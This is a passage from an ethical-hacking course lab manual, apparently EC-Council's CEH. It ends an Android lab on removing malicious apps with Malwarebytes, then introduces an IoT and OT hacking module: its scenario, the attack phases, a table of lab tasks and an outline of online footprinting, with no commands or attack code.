
Module 17 – Hacking Mobile Platforms

19. The Malwarebytes **Scanner** screen appears, notifying you that **All items have been dealt with!**


Note: If **Share the love** pop-up appears, click **NOT NOW** to proceed.



20. Click **On-demand scan** in the lower section of the **Scanner** window under **Previous scans** to view details of the scan.



21. The **Scanning history** screen appears, displaying the deleted malicious file, as shown in the screenshot.



22. This concludes the demonstration of how to secure Android devices from malicious apps using Malwarebytes Security.

23. You can use other mobile antivirus and anti-spyware tools such as **AntiSpy Mobile** (<https://antispymobile.com>), **Spyware Detector - Spy Scanner** (<https://play.google.com>), **iAmNotified - Anti Spy System** (<https://iamnotified.com>), and **Privacy Scanner (AntiSpy) Free** (<https://play.google.com>) to secure mobile devices from malicious apps.

24. Close all open windows and document all the acquired information.

25. Turn off the **Android** emulator machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ

IoT and OT Hacking

Module 18

IoT and OT Hacking

IoT and OT device hacking is performed to compromise smart devices such as CCTV cameras, automobiles, printers, door locks, washing machines, etc. to gain unauthorized access to network resources as well as IoT and OT devices.

Lab Scenario

The significant development of the paradigm of the Internet of Things (IoT) is contributing to the proliferation of devices in daily life. From smart homes to automated healthcare applications, IoT is ubiquitous. However, despite the potential of IoT to make our lives easier and more comfortable, we cannot underestimate its vulnerability to cyber-attacks. IoT devices lack basic security, which makes them prone to various cyber-attacks.

The objective of a hacker in exploiting IoT devices is to gain unauthorized access to users' devices and data. A hacker can use compromised IoT devices to build an army of botnets, which, in turn, is used to launch DDoS attacks.

Owing to a lack of security policies, smart devices are easy targets for hackers who can compromise these devices to spy on users' activities, misuse sensitive information (such as patients' health records, etc.), install ransomware to block access to the devices, monitor victims' activities using CCTV cameras, commit credit-card-related fraud, gain access to users' homes, or recruit the devices in an army of botnets to carry out DDoS attacks.

As an ethical hacker and penetration tester, you must have sound knowledge of hacking IoT and OT platforms using various tools and techniques. The labs in this module will provide you with real-time experience in performing footprinting and analyzing traffic between IoT and OT devices.

Lab Objective

The objective of the lab is to perform IoT and OT platform hacking and other tasks that include, but are not limited to:

- Performing IoT and OT device footprinting
- Capturing and analyzing traffic between IoT devices

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 25 Minutes

Overview of IoT and OT Hacking

Using the IoT and OT hacking methodology, an attacker acquires information using techniques such as information gathering, attack surface area identification, and vulnerability scanning, and uses such information to hack the target device and network.

The following are the various phases of IoT and OT device hacking:

- Information gathering
- Vulnerability scanning
- Launch attacks
- Gain remote access
- Maintain access

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target IoT and OT platforms. Recommended labs that will assist you in learning various IoT platform hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ***
1	Perform Footprinting using Various Footprinting Techniques	√		√
	1.1 Gather Information using Online Footprinting Tools	√		√
2	Capture and Analyze IoT Device Traffic	√		√
	2.1 Capture and Analyze IoT Traffic using Wireshark	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.



Perform Footprinting using Various Footprinting Techniques

Ethical hackers and penetration testers are aided in footprinting by various tools that make information gathering an easy task.

Lab Scenario

As a professional ethical hacker or pen tester, your first step is to gather maximum information about the target IoT and OT devices by performing footprinting through search engines, advanced Google hacking, Whois lookup, etc.

The first step in IoT and OT device hacking is to extract information such as IP address, protocols used (MQTT, ModBus, ZigBee, BLE, 5G, IPv6LoWPAN, etc.), open ports, device type, geolocation of the device, manufacturing number, and manufacturer of the device.

Lab Objectives

- Gather information using online footprinting tools

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Footprinting Techniques

Footprinting techniques are used to collect basic information about the target IoT and OT platforms to exploit them. Information collected through footprinting techniques includes IP address, hostname, ISP, device location, banner of the target IoT device, FCC ID information, certification granted to the device, etc.

Lab Tasks

Task 1: Gather Information using Online Footprinting Tools

The information regarding the target IoT and OT devices can be acquired using various online sources such as Whois domain lookup, advanced Google hacking, and Shodan search engine. The gathered information can be used to scan the devices for vulnerabilities and further exploit them to launch attacks.

